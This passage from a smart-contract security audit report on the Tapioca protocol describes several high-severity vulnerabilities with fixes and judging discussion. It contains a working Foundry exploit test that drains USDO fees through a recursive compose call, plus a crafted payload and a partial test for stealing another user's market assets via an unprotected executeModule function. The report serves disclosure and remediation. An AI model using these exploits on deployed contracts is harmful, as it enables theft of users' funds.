High. An attacker can drain any USDO holder's balance and transfer it to themselves.

Code Snippet

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/gitmodule/tapioca-periph/contracts/tapiocaOmnichainEngine/TapiocaOmnichainReceiver.sol#L224

Tool used

Manual Review, foundry

Recommendation

Change the parameter passed in the `_internalRemoteransferSendPacket()` call so that the sender in the compose call built inside it is actually the real source chain sender. This will make it be kept along all the possible recursive calls that might take place:

```
function _remoteTransferReceiver(address _srcChainSender, bytes memory _data)
↪   internal virtual {
        RemoteTransferMsg memory remoteTransferMsg_ =
↪   TapiocaOmnichainEngineCodec.decodeRemoteTransferMsg(_data);

        /// @dev xChain owner needs to have approved dst srcChain `sendPacket()`
↪   msg.sender in a previous composedMsg. Or be the same address.
```

```
        _internalTransferWithAllowance(
            remoteTransferMsg_.owner, _srcChainSender,
 ↪  remoteTransferMsg_.lzSendParam.sendParam.amountLD
        );

        // Make the internal transfer, burn the tokens from this contract and
 ↪  send them to the recipient on the other chain.
        _internalRemoteTransferSendPacket(
-            remoteTransferMsg_.owner,
+           _srcChainSender
            remoteTransferMsg_.lzSendParam,
            remoteTransferMsg_.composeMsg
        );

        emit RemoteTransferReceived(
            remoteTransferMsg_.owner,
            remoteTransferMsg_.lzSendParam.sendParam.dstEid,

 ↪  OFTMsgCodec.bytes32ToAddress(remoteTransferMsg_.lzSendParam.sendParam.to),
            remoteTransferMsg_.lzSendParam.sendParam.amountLD
        );
    }
```

Discussion

sherlock-admin3

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> seem valid; high(6)

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/tapioca-periph/pull/200.

Issue H-11: Recursive _lzCompose() call can be leveraged to steal all generated USDO fees

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/113

Found by

0xadrii, ComposableSecurity

Summary

It is possible to steal all generated USDO fees by leveraging the recursive _lzCompose() call triggered in compose calls.

Vulnerability Detail

The `USDOFlashloanHelper` contract allows users to take USDO flash loans. When a user takes a flash loan some fees will be enforced and transferred to the USDO contract:

```
// USDOFlashloanHelper.sol
function flashLoan(IERC3156FlashBorrower receiver, address token, uint256
↪   amount, bytes calldata data)
        external
        override
        returns (bool)
    {

        ...

        IERC20(address(usdo)).safeTransferFrom(address(receiver), address(usdo),
↪   fee);

        _flashloanEntered = false;

        return true;
    }
```

Such fees can be later retrieved by the owner of the USDO contract via the `extractFees()` function:

```
// Usdo.sol
function extractFees() external onlyOwner {
        if (_fees > 0) {
            uint256 balance = balanceOf(address(this));
```

```
            uint256 toExtract = balance >= _fees ? _fees : balance;
            _fees -= toExtract;
            _transfer(address(this), msg.sender, toExtract);
        }
    }
```

However, such fees can be stolen by an attacker by leveraging a wrong parameter set when performing a compose call.

When a compose call is triggered, the internal `_lzCompose()` call will be triggered. This call will check the `msgType_` and execute some logic according to the type of message requested. After executing the corresponding logic, it will be checked if there is an additional message by checking the `nextMsg_.length`. If the compose call had a next message to be called, a recursive call will be triggered and `_lzCompose()` will be called again:

```
// TapiocaOmnichainReceiver.sol

function _lzCompose(address srcChainSender_, bytes32 _guid, bytes memory
↪   oftComposeMsg_) internal {

        // Decode OFT compose message.
        (uint16 msgType_,,, bytes memory tapComposeMsg_, bytes memory nextMsg_) =
            TapiocaOmnichainEngineCodec.decodeToeComposeMsg(oftComposeMsg_);

        // Call Permits/approvals if the msg type is a permit/approval.
        // If the msg type is not a permit/approval, it will call the other
↪   receivers.
        if (msgType_ == MSG_REMOTE_TRANSFER) {
            _remoteTransferReceiver(srcChainSender_, tapComposeMsg_);
        } else if (!_extExec(msgType_, tapComposeMsg_)) {
            // Check if the TOE extender is set and the msg type is valid. If
↪   so, call the TOE extender to handle msg.
            if (
                address(tapiocaOmnichainReceiveExtender) != address(0)
                    && tapiocaOmnichainReceiveExtender.isMsgTypeValid(msgType_)
            ) {
                bytes memory callData = abi.encodeWithSelector(
                    ITapiocaOmnichainReceiveExtender.toeComposeReceiver.selector,
                    msgType_,
                    srcChainSender_,
                    tapComposeMsg_
                );
                (bool success, bytes memory returnData) =
```

```
↪   address(tapiocaOmnichainReceiveExtender).delegatecall(callData);
                if (!success) {
                    revert(_getTOEExtenderRevertMsg(returnData));
                }
            } else {
                // If no TOE extender is set or msg type doesn't match extender,
↪   try to call the internal receiver.
                if (!_toeComposeReceiver(msgType_, srcChainSender_,
↪   tapComposeMsg_)) {
                    revert InvalidMsgType(msgType_);
                }
            }
        }

        emit ComposeReceived(msgType_, _guid, tapComposeMsg_);
        if (nextMsg_.length > 0) {
            _lzCompose(address(this), _guid, nextMsg_);
        }
    }
```

As we can see in the code snippet's last line, if `nextMsg_.length > 0` an additional compose call can be triggered . The problem with this call is that the first parameter in the `_lzCompose()` call is hardcoded to be `address(this)` (address of USDO), making the `srcChainSender_` become the USDO address in the recursive compose call.

An attacker can then leverage the remote transfer logic in order to steal all the USDO tokens held in the USDO contract (mainly fees generated by flash loans).

Forcing the recursive call to be a remote transfer, `_remoteTransferReceiver()` will be called. Because the source chain sender in the recursive call is the USDO contract, the `owner` parameter in the remote transfer (the address from which the remote transfer tokens are burnt) can also be set to the USDO address, making the allowance check in the `_internalTransferWithAllowance()` call be bypassed, and effectively burning a desired amount from USDO.

```
// USDO.sol
function _remoteTransferReceiver(address _srcChainSender, bytes memory _data)
↪   internal virtual {
        RemoteTransferMsg memory remoteTransferMsg_ =
↪   TapiocaOmnichainEngineCodec.decodeRemoteTransferMsg(_data);


        /// @dev xChain owner needs to have approved dst srcChain `sendPacket()`
↪   msg.sender in a previous composedMsg. Or be the same address.
```


```
        _internalTransferWithAllowance(
            remoteTransferMsg_.owner, _srcChainSender,
↪   remoteTransferMsg_.lzSendParam.sendParam.amountLD
        );

        ...
    }

function _internalTransferWithAllowance(address _owner, address srcChainSender,
↪   uint256 _amount) internal {

        if (_owner != srcChainSender) {   // <------- `_owner` and
↪   `srcChainSender` will both be the USDO address, so the check in
↪   `_spendAllowance()` won't be performed
            _spendAllowance(_owner, srcChainSender, _amount);
        }

        _transfer(_owner, address(this), _amount);
    }
```

After burning the tokens from USDO, the remote transfer will trigger a call to a destination chain to mint the burnt tokens in the origin chain. The receiver of the tokens can be different from the address whose tokens were burnt, so an attacker can obtain the minted tokens in the destination chain, effectively stealing all USDO balance from the USDO contract.

An example attack path would be:

1. An attacker creates a compose call from chain A to chain B. This compose call is actually composed of two messages:
   1. The first message, which won't affect the attack and is simply the initial step to trigger the attack in the destination chain
   2. The second message (`nextMsg`), which is the actual compose message that will trigger the remote transfer and burn the tokens in chain B, and finally trigger a call back to chain A to mint he tokens
2. The call is executed, chain B receives the call and triggers the first compose message (as demonstrated in the PoC, this first message is not important and can simply be a remote transfer call with a 0 amount of tokens). After triggering the first compose call, the second compose message is triggered. The USDO contract is set as the source chain sender and the remote transfer is called. Because the owner set in the compose call and the source chain sender are the same, the specified tokens in the remote transfer are directly burnt
3. Finally, the compose call triggers a call back to chain A to mint the burnt

tokens in chain B, and tokens are minted to the attacker



Proof of concept

The following proof of concept illustrates how the mentioned attack can take place. In order to execute the PoC, the following steps must be performed:

1. Create an `EnpointMock.sol` file inside the `test` folder inside `Tapioca-bar` and paste the following code (the current tests are too complex, this imitates LZ's endpoint contracts and reduces the poc's complexity):

```
// SPDX-License-Identifier: LZBL-1.2

pragma solidity ^0.8.20;

struct MessagingReceipt {
    bytes32 guid;
    uint64 nonce;
    MessagingFee fee;
}

struct MessagingParams {
    uint32 dstEid;
    bytes32 receiver;
    bytes message;
    bytes options;
    bool payInLzToken;
}

struct MessagingFee {
    uint256 nativeFee;
    uint256 lzTokenFee;
}
contract MockEndpointV2  {
```


SHERLOCK

```
    function send(
        MessagingParams calldata _params,
        address _refundAddress
    ) external payable  returns (MessagingReceipt memory receipt) {
        // DO NOTHING
    }

    /// @dev the Oapp sends the lzCompose message to the endpoint
    /// @dev the composer MUST assert the sender because anyone can send compose
 ↪  msg with this function
    /// @dev with the same GUID, the Oapp can send compose to multiple _composer
 ↪  at the same time
    /// @dev authenticated by the msg.sender
    /// @param _to the address which will receive the composed message
    /// @param _guid the message guid
    /// @param _message the message
    function sendCompose(address _to, bytes32 _guid, uint16 _index, bytes
 ↪  calldata _message) external {
         // DO NOTHING

    }

}
```

1. Import and deploy two mock endpoints in the `Usdo.t.sol` file
2. Change the inherited OApp in `Usdo.sol` 's implementation so that the endpoint variable is not immutable and add a `setEndpoint()` function so that the endpoint configured in `setUp()` can be chainged to the newly deployed endpoints
3. Paste the following test insde `Usdo.t.sol` :

```
function testVuln_USDOBorrowFeesCanBeDrained() public {

        // Change configured enpoints

        endpoints[aEid] = address(mockEndpointV2A);
        endpoints[bEid] = address(mockEndpointV2B);

        aUsdo.setEndpoint(address(mockEndpointV2A));
        bUsdo.setEndpoint(address(mockEndpointV2B));
```

```
    // Mock generated fees
    deal(address(bUsdo), address(bUsdo), 100 ether);

    ////////////////////////////////////////////////////////
    //                 PREPARE MESSAGES                   //
    ////////////////////////////////////////////////////////

    // NEXT MESSAGE    B --> A      (EXECUTED AS THE nextMsg after the
↪  INITIAL  B --> A MESSAGE)

    SendParam memory sendParamAToBVictim = SendParam({
        dstEid: aEid,
        to: OFTMsgCodec.addressToBytes32(makeAddr("attacker")),
        amountLD: 100 ether, // IMPORTANT: This must be set to the amount we
↪  want to steal
        minAmountLD: 100 ether,
        extraOptions: bytes(""),
        composeMsg: bytes(""),
        oftCmd: bytes("")
    });
    MessagingFee memory feeAToBVictim = MessagingFee({
        nativeFee: 0,
        lzTokenFee: 0
    });

    LZSendParam memory lzSendParamAToBVictim = LZSendParam({
        sendParam: sendParamAToBVictim,
        fee: feeAToBVictim,
        extraOptions: bytes(""),
        refundAddress: makeAddr("attacker")
    });

    RemoteTransferMsg memory remoteTransferMsgVictim = RemoteTransferMsg({
        owner: address(bUsdo), // IMPORTANT: This will make the attack be
↪  triggered as bUsdo will become the srcChainSender in the nextMsg compose call
        composeMsg: bytes(""),
        lzSendParam: lzSendParamAToBVictim
    });

    uint16 index; // needed to bypass Solidity's encoding literal error
    // Create Toe Compose message for the victim
    bytes memory toeComposeMsgVictim = abi.encodePacked(
        PT_REMOTE_TRANSFER, // msgType
        uint16(abi.encode(remoteTransferMsgVictim).length), // message
↪  length (0)
        index, // index
        abi.encode(remoteTransferMsgVictim), // message
```

```
            bytes("") // next message
        );

        // SECOND MESSAGE (composed)     B ---> A
        // This second message is a necessary step in order to reach the
↪   execution
        // inside `_lzCompose()` where the nextMsg can be triggered

        SendParam memory sendParamBToA = SendParam({
            dstEid: aEid,
            to: OFTMsgCodec.addressToBytes32(address(aUsdo)),
            amountLD: 0,
            minAmountLD: 0,
            extraOptions: bytes(""),
            composeMsg: bytes(""),
            oftCmd: bytes("")
        });
        MessagingFee memory feeBToA = MessagingFee({
            nativeFee: 0,
            lzTokenFee: 0
        });

        LZSendParam memory lzSendParamBToA = LZSendParam({
            sendParam: sendParamBToA,
            fee: feeBToA,
            extraOptions: bytes(""),
            refundAddress: makeAddr("attacker")
        });

        // Create remote transfer message
        RemoteTransferMsg memory remoteTransferMsg = RemoteTransferMsg({
            owner: makeAddr("attacker"),
            composeMsg: bytes(""),
            lzSendParam: lzSendParamBToA
        });

        // Create Toe Compose message
        bytes memory toeComposeMsg = abi.encodePacked(
            PT_REMOTE_TRANSFER, // msgType
            uint16(abi.encode(remoteTransferMsg).length), // message length
            index, // index
            abi.encode(remoteTransferMsg),
            toeComposeMsgVictim // next message: IMPORTANT to set this to the A
↪   --> B message that will be triggered as the `nextMsg`
        );

        // INITIAL MESSAGE       A ---> B
```

```
        // Create `_lzSendParam` parameter for `sendPacket()`
        SendParam memory sendParamAToB = SendParam({
            dstEid: bEid,
            to: OFTMsgCodec.addressToBytes32(makeAddr("attacker")), // address
↪   here doesn't matter
            amountLD: 0,
            minAmountLD: 0,
            extraOptions: bytes(""),
            composeMsg: bytes(""),
            oftCmd: bytes("")
        });
        MessagingFee memory feeAToB = MessagingFee({
            nativeFee: 0,
            lzTokenFee: 0
        });

        LZSendParam memory lzSendParamAToB = LZSendParam({
            sendParam: sendParamAToB,
            fee: feeAToB,
            extraOptions: bytes(""),
            refundAddress: makeAddr("attacker")
        });

        vm.startPrank(makeAddr("attacker"));
        aUsdo.sendPacket(lzSendParamAToB, toeComposeMsg);

        // EXECUTE ATTACK

        // Execute first lzReceive() --> receive message in chain B

        vm.startPrank(endpoints[bEid]);
        UsdoReceiver(address(bUsdo)).lzReceive(
            Origin({sender: OFTMsgCodec.addressToBytes32(address(aUsdo)),
↪   srcEid: aEid, nonce: 0}),
            OFTMsgCodec.addressToBytes32(address(0)), // guid (not needed for
↪   the PoC)
            abi.encodePacked( // same as _buildOFTMsgAndOptions()
                sendParamAToB.to,
                 index,  // amount (use an initialized 0 variable due to
↪   Solidity restrictions)
                OFTMsgCodec.addressToBytes32(makeAddr("attacker")), //
↪   initially, the sender for the first A --> B message is the attacker
                toeComposeMsg
            ), // message
            address(0), // executor (not used)
            bytes("") // extra data (not used)
```

```
        );

        // Compose message is sent in `lzReceive()`, we need to trigger
↪   `lzCompose()`.
        // bUsdo will be burnt from the bUSDO address, and nextMsg will be
↪   triggered to mint the burnt amount in chain A, having
        // the attacker as the receiver
        UsdoReceiver(address(bUsdo)).lzCompose(
            address(bUsdo),
            OFTMsgCodec.addressToBytes32(address(0)), // guid (not needed for
↪   the PoC)
            abi.encodePacked(OFTMsgCodec.addressToBytes32(address(aUsdo)),
↪   toeComposeMsg), // message
            address(0), // executor (not used)
            bytes("") // extra data (not used)
        );

        vm.startPrank(endpoints[aEid]);

        // Receive nextMsg in chain A, mint tokens to the attacker
        uint64 tokenAmountSD = usdoHelper.toSD(100 ether,
↪   aUsdo.decimalConversionRate());

        UsdoReceiver(address(aUsdo)).lzReceive(
            Origin({sender: OFTMsgCodec.addressToBytes32(address(bUsdo)),
↪   srcEid: bEid, nonce: 0}),
            OFTMsgCodec.addressToBytes32(address(0)), // guid (not needed for
↪   the PoC)
            abi.encodePacked( // same as _buildOFTMsgAndOptions()
                OFTMsgCodec.addressToBytes32(makeAddr("attacker")),
                tokenAmountSD
            ), // message
            address(0), // executor (not used)
            bytes("") // extra data (not used)
        );


        // Finished: bUSDO fees get drained, attacker obtains all the fees in
↪   the form of aUSDO
        assertEq(bUsdo.balanceOf(address(bUsdo)), 0);
        assertEq(aUsdo.balanceOf(makeAddr("attacker")), 100 ether);

    }
```

Run the poc with the following command: `forge test --mt testVuln_USDOBorrowFeesCanBeDrained`

The proof of concept shows how in the end, USDO's `bUsdo` balance will become 0, while the same amount of`aUsdo` in chain A will be minted to the attacker.

Impact

High, all fees generated by the USDO contract can be effectively stolen by the attacker

Code Snippet

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/gitmodule/tapioca-periph/contracts/tapiocaOmnichainEngine/TapiocaOmnichainReceiver.sol#L182

Tool used

Manual Review, foundry

Recommendation

Ensure that the `_lzCompose()` call triggered when a `_nextMsg` exists keeps a consistent source chain sender address, instead of hardcoding it to `address(this)` :

```
// TapiocaOmnichainReceiver.sol

function _lzCompose(address srcChainSender_, bytes32 _guid, bytes memory
 ↪  oftComposeMsg_) internal {

        // Decode OFT compose message.
        (uint16 msgType_,,, bytes memory tapComposeMsg_, bytes memory nextMsg_) =
            TapiocaOmnichainEngineCodec.decodeToeComposeMsg(oftComposeMsg_);

        ...

        emit ComposeReceived(msgType_, _guid, tapComposeMsg_);
        if (nextMsg_.length > 0) {
-           _lzCompose(address(this), _guid, nextMsg_);
+           _lzCompose(srcChainSender_, _guid, nextMsg_);
        }
    }
```

Discussion

0xRektora

Dupe of https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/111

0xadrii

Escalate I believe this issue has been wrongly marked as a duplicate of #111 .

The vulnerability detailed in this issue is not related to the issue of passing a wrong parameter as the source chain sender when the `_internalRemoteTransferSendPacket()` function is called. The overall root cause for the vulnerability described in #111 is actually different from the issue described in this report.

The problem with the vulnerability reported in this issue is that `address(this)` is hardcoded as the source chain sender for the next compose call if the length of the next message appended is > 0:

```
// TapiocaOmnichainReceiver.sol

...
if (nextMsg_.length > 0) {
            _lzCompose(address(this), _guid, nextMsg_); // <---- `address(this)`
↪  is wrong
}
```

This will make the next compose call have `address(this)` (the USDO contract address) as the source chain sender for the next call. As seen in this issue comment, the fix proposed for #111 changes the source chain sender from remoteTransferMsg_.owner to _srcChainSender.

Although this fix mitigates the possibility of draining any account that is passed as the `remoteTransferMsg_.owner` parameter (which is the root cause that allows #111 and all its duplicates to take place), the issue described in this report is still possible because the USDO contract will be passed as the `srcChainSender` in the compose call, which enables malicious actors to execute remote transfers as if they were USDO.

As shown in my PoC, an attacker can then burn all USDO fees held in the USDO contract on chain B, and transfer them to an arbitrary address in chain A, effectively stealing all fees sitting in the USDO contract.

sherlock-admin2

> Escalate I believe this issue has been wrongly marked as a duplicate of #111 .
>
> The vulnerability detailed in this issue is not related to the issue of passing a wrong parameter as the source chain sender when the `_internalRemoteTransferSendPacket()` function is called. The overall root

cause for the vulnerability described in #111 is actually different from the issue described in this report.

The problem with the vulnerability reported in this issue is that `address(this)` is hardcoded as the source chain sender for the next compose call if the length of the next message appended is > 0:

```
// TapiocaOmnichainReceiver.sol

...
if (nextMsg_.length > 0) {
            _lzCompose(address(this), _guid, nextMsg_); // <----
↪   `address(this)` is wrong
}
```

This will make the next compose call have `address(this)` (the USDO contract address) as the source chain sender for the next call. As seen in this issue comment, the fix proposed for #111 changes the source chain sender from remoteTransferMsg_.owner to _srcChainSender.

Although this fix mitigates the possibility of draining any account that is passed as the `remoteTransferMsg_.owner` parameter (which is the root cause that allows #111 and all its duplicates to take place), the issue described in this report is still possible because the USDO contract will be passed as the `srcChainSender` in the compose call, which enables malicious actors to execute remote transfers as if they were USDO.

As shown in my PoC, an attacker can then burn all USDO fees held in the USDO contract on chain B, and transfer them to an arbitrary address in chain A, effectively stealing all fees sitting in the USDO contract.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

nevillehuang

This seems like a duplicate of #135, will need to review further. They are all very similar to each other.

cvetanovv

I agree with the escalations and @nevillehuang comment. We can **deduplicate** from #111 and **duplicate** with #135.

cvetanovv

Planning to accept the escalation and remove the duplication with #111, but duplicate with #135.

Evert0x

Result: High Has Duplicates

sherlock-admin3

Escalations have been resolved successfully!

Escalation status:

- 0xadrii: accepted

Issue H-12: TOFTOptionsReceiverModule will have the user lose the whole output TAP when requested to exercise all eligible options

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/130

Found by

ctf_sec, hyh

Summary

TOFTOptionsReceiverModule's `exerciseOptionsReceiver()` will execute successfully, but lose (freeze permanently) all the output TAP amount of the user if being run with zero TAP amount (`_options.tapAmount`), which is valid use case of TapiocaOptionBroker's `exerciseOption()`, corresponding to the full position exercise.

Vulnerability Detail

Specifying zero tap amount is a usual workflow of TapiocaOptionBroker's `exerciseOption()`, meaning that the whole eligible option position should be exercised. It's arguably the most used way to interact with `exerciseOption()` since slicing the exercise doesn't provide any additional benefits, but increases the operational and gas costs.

`exerciseOptionsReceiver()` will not revert when run with `_options.tapAmount = 0`, it will exercise the full position, but send nothing to the user: the whole TAP amount received will be left with the contract, being permanently frozen there as there is no way to rescue it.

Impact

The probability of having `exerciseOptionsReceiver()` run with `_options.tapAmount = 0` can be estimated as medium. The impact of user losing the whole position TAP proceedings, being permanently frozen with the contract, has high severity.

Likelihood: Medium + Impact: High = Severity: High.

Code Snippet

`_options.tapAmount == 0` is an allowed state for `exerciseOptionsReceiver()`:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/tOFT/modules/TOFTOptionsReceiverModule.sol#L142-L181

```
    function exerciseOptionsReceiver(address srcChainSender, bytes memory _data)
↪   public payable {
        // Decode received message.
        ExerciseOptionsMsg memory msg_ =
↪   TOFTMsgCodec.decodeExerciseOptionsMsg(_data);

        _checkWhitelistStatus(msg_.optionsData.target);
        _checkWhitelistStatus(OFTMsgCodec.bytes32ToAddress(msg_.lzSendParams.sen ⌋
↪   dParam.to));

        {
            // _data declared for visibility.
            IExerciseOptionsData memory _options = msg_.optionsData;
>>          _options.tapAmount = _toLD(_options.tapAmount.toUint64());
            _options.paymentTokenAmount =
↪   _toLD(_options.paymentTokenAmount.toUint64());

            // @dev retrieve paymentToken amount
            _internalTransferWithAllowance(_options.from, srcChainSender,
↪   _options.paymentTokenAmount);

            /// Does this: _approve(address(this), _options.target,
↪   _options.paymentTokenAmount);
            pearlmit.approve(
                address(this), 0, _options.target,
↪   uint200(_options.paymentTokenAmount), uint48(block.timestamp + 1)
            ); // Atomic approval
            address(this).safeApprove(address(pearlmit),
↪   _options.paymentTokenAmount);

            /// @dev call exerciseOption() with address(this) as the payment
↪   token
            uint256 bBefore = balanceOf(address(this));
            ITapiocaOptionBroker(_options.target).exerciseOption(
                _options.oTAPTokenID,
                address(this), //payment token
>>              _options.tapAmount
            );
            address(this).safeApprove(address(pearlmit), 0); // Clear approval
            uint256 bAfter = balanceOf(address(this));

            // Refund if less was used.
            if (bBefore > bAfter) {
                uint256 diff = bBefore - bAfter;
```

```
                if (diff < _options.paymentTokenAmount) {
                    IERC20(address(this)).safeTransfer(_options.from,
↪   _options.paymentTokenAmount - diff);
                }
            }
        }
```

It corresponds to a situation of exercising for the whole eligible TAP amount in TapiocaOptionBroker's `exerciseOption()`:

https://github.com/Tapioca-DAO/tap-token/blob/main/contracts/options/TapiocaOptionBroker.sol#L390-L402

```
        uint256 eligibleTapAmount = muldiv(tOLPLockPosition.ybShares,
↪   gaugeTotalForEpoch, netAmount);
        eligibleTapAmount -= oTAPCalls[_oTAPTokenID][cachedEpoch]; // Subtract
↪   already exercised amount
        if (eligibleTapAmount < _tapAmount) revert TooHigh();

>>      uint256 chosenAmount = _tapAmount == 0 ? eligibleTapAmount : _tapAmount;
        if (chosenAmount < 1e18) revert TooLow();
        oTAPCalls[_oTAPTokenID][cachedEpoch] += chosenAmount; // Adds up
↪   exercised amount to current epoch

        // Finalize the deal
>>      _processOTCDeal(_paymentToken, paymentTokenOracle, chosenAmount,
↪   oTAPPosition.discount);

        emit ExerciseOption(cachedEpoch, msg.sender, _paymentToken,
↪   _oTAPTokenID, chosenAmount);
    }
```

But `exerciseOptionsReceiver()` will send out nothing in this case, the whole TAP amount received will be left with the contract instead of being forwarded to the user:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/tOFT/modules/TOFTOptionsReceiverModule.sol#L183-L207

```
        {
            // _data declared for visibility.
            IExerciseOptionsData memory _options = msg_.optionsData;
            SendParam memory _send = msg_.lzSendParams.sendParam;

            address tapOft = ITapiocaOptionBroker(_options.target).tapOFT();
            if (msg_.withdrawOnOtherChain) {
```

```
                /// @dev determine the right amount to send back to source
>>              uint256 amountToSend = _send.amountLD > _options.tapAmount ?
 ↪  _options.tapAmount : _send.amountLD;
                if (_send.minAmountLD > amountToSend) {
                    _send.minAmountLD = amountToSend;
                }

                // Sends to source and preserve source `msg.sender` (`from` in
 ↪  this case).
                _sendPacket(msg_.lzSendParams, msg_.composeMsg, _options.from);

                // Refund extra amounts
                if (_options.tapAmount - amountToSend > 0) {
                    IERC20(tapOft).safeTransfer(_options.from,
 ↪  _options.tapAmount - amountToSend);
                }
            } else {
                //send on this chain
>>              IERC20(tapOft).safeTransfer(_options.from, _options.tapAmount);
            }
        }
```

I.e. it will be `amountToSend = _send.minAmountLD = 0` when `msg_.withdrawOnOtherChain == true` and just `_options.tapAmount = 0` otherwise, so all the TAP proceedings will stay with the contract. Since there is no possibility to receive TAP funds out of the contract in excess to the `oTAPTokenID` eligible amount, which becomes zero after exercise, these TAP proceedings will be permanently frozen on the contract balance.

Tool used

Manual Review

Recommendation

Consider either forbidding zero `_options.tapAmount` in `exerciseOptionsReceiver()` or adding `nonReentrant` modifier to it, tracking TAP token balance and sending out the realized balance difference from TapiocaOptionBroker's `exerciseOption()` operation to the user instead of relying on `_options.tapAmount`.

Discussion

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/T apioca-bar/pull/366; https://github.com/Tapioca-DAO/TapiocaZ/pull/183.

Issue H-13: Unprotected `executeModule` function allows to steal the tokens

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/134

The protocol has acknowledged this issue.

Found by

ComposableSecurity, GiuseppeDeLaZara, Tendency, bin2chen

Summary

The `executeModule` function allows anyone to execute any module with any params. That allows attacker to execute operations on behalf of other users.

Vulnerability Detail

Here is the `executeModule` function:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/usdo/Usdo.sol#L152-L159

All its parameters are controlled by the caller and anyone can be the caller. Anyone can execute any module on behalf of any user.

Let's try to steal someone's tokens using `UsdoMarketReceiver` module and `removeAssetReceiver` function (below is the PoC).

Here is the code that will call the `executeModule` function:

```
bUsdo.executeModule(
    IUsdo.Module.UsdoMarketReceiver,
    abi.encodeWithSelector(
        UsdoMarketReceiverModule.removeAssetReceiver.selector,
        marketMsg_),
    false);
```

The important value here is the `marketMsg_` parameter. The `removeAssetReceiver` function forwards the call to `exitPositionAndRemoveCollateral` function via magnetar contract.

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/gitmodule/tapioca-periph/contracts/Magnetar/modules/MagnetarOptionModule.sol#L150-L165

The `exitPositionAndRemoveCollateral` function removes asset from Singularity market if the `data.removeAndRepayData.removeAssetFromSGL` is `true`. The amount is taken from `data.removeAndRepayData.removeAmount`. Then, if `data.removeAndRepayData.assetWithdrawData.withdraw` is `true`, the `_withdrawToChain` is called.

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/gitmodule/tapioca-periph/contracts/Magnetar/modules/MagnetarOptionModule.sol#L51-L61

In `_withdrawToChain`, if the `data.lzSendParams.sendParam.dstEid` is zero, the `_withdrawHere` is called that transfers asset to `data.lzSendParams.sendParam.to`.

Summing up, the following `marketMsg_` struct can be used to steal `userB`'s assets from singularity market by `userA`.

```
MarketRemoveAssetMsg({
    user: address(userB),//victim
    externalData: ICommonExternalContracts({
        magnetar: address(magnetar),
        singularity: address(singularity),
        bigBang: address(0),
        marketHelper: address(marketHelper)
    }),
    removeAndRepayData: IRemoveAndRepay({
        removeAssetFromSGL: true,//remove from Singularity market
        removeAmount: tokenAmountSD,//amount to remove
        repayAssetOnBB: false,
        repayAmount: 0,
        removeCollateralFromBB: false,
        collateralAmount: 0,
        exitData: IOptionsExitData({exit: false, target: address(0),
↪   oTAPTokenID: 0}),
        unlockData: IOptionsUnlockData({unlock: false, target: address(0),
↪   tokenId: 0}),
        assetWithdrawData: MagnetarWithdrawData({
            withdraw: true,//withdraw assets
            yieldBox: address(yieldBox), //where from to withdraw
            assetId: bUsdoYieldBoxId, //what asset to withdraw
            unwrap: false,
            lzSendParams: LZSendParam({
                refundAddress: address(userB),
                fee: MessagingFee({lzTokenFee: 0, nativeFee: 0}),
                extraOptions: "0x",
                sendParam: SendParam({
                    amountLD: 0,
                    composeMsg: "0x",
```

```
                    dstEid: 0,
                    extraOptions: "0x",
                    minAmountLD: 0,
                    oftCmd: "0x",
                    to: OFTMsgCodec.addressToBytes32(address(userA)) //
 ↪  recipient of the assets
                })
            }),
            sendGas: 0,
            composeGas: 0,
            sendVal: 0,
            composeVal: 0,
            composeMsg: "0x",
            composeMsgType: 0
        }),
        collateralWithdrawData: MagnetarWithdrawData({
            withdraw: false,
            yieldBox: address(0),
            assetId: 0,
            unwrap: false,
            lzSendParams: LZSendParam({
                refundAddress: address(userB),
                fee: MessagingFee({lzTokenFee: 0, nativeFee: 0}),
                extraOptions: "0x",
                sendParam: SendParam({
                    amountLD: 0,
                    composeMsg: "0x",
                    dstEid: 0,
                    extraOptions: "0x",
                    minAmountLD: 0,
                    oftCmd: "0x",
                    to: OFTMsgCodec.addressToBytes32(address(userB))
                })
            }),
            sendGas: 0,
            composeGas: 0,
            sendVal: 0,
            composeVal: 0,
            composeMsg: "0x",
            composeMsgType: 0
        })
    })
});
```

Here is the modified version of the `test_market_remove_asset` test that achieves the same result, but with unauthorized call to `executeModule` function. The `userA` is the attacker, and `userB` is the victim.

```
function test_malicious_market_remove_asset() public {
    uint256 erc20Amount_ = 1 ether;

    // setup
    {
        deal(address(bUsdo), address(userB), erc20Amount_);

        vm.startPrank(userB);
        bUsdo.approve(address(yieldBox), type(uint256).max);
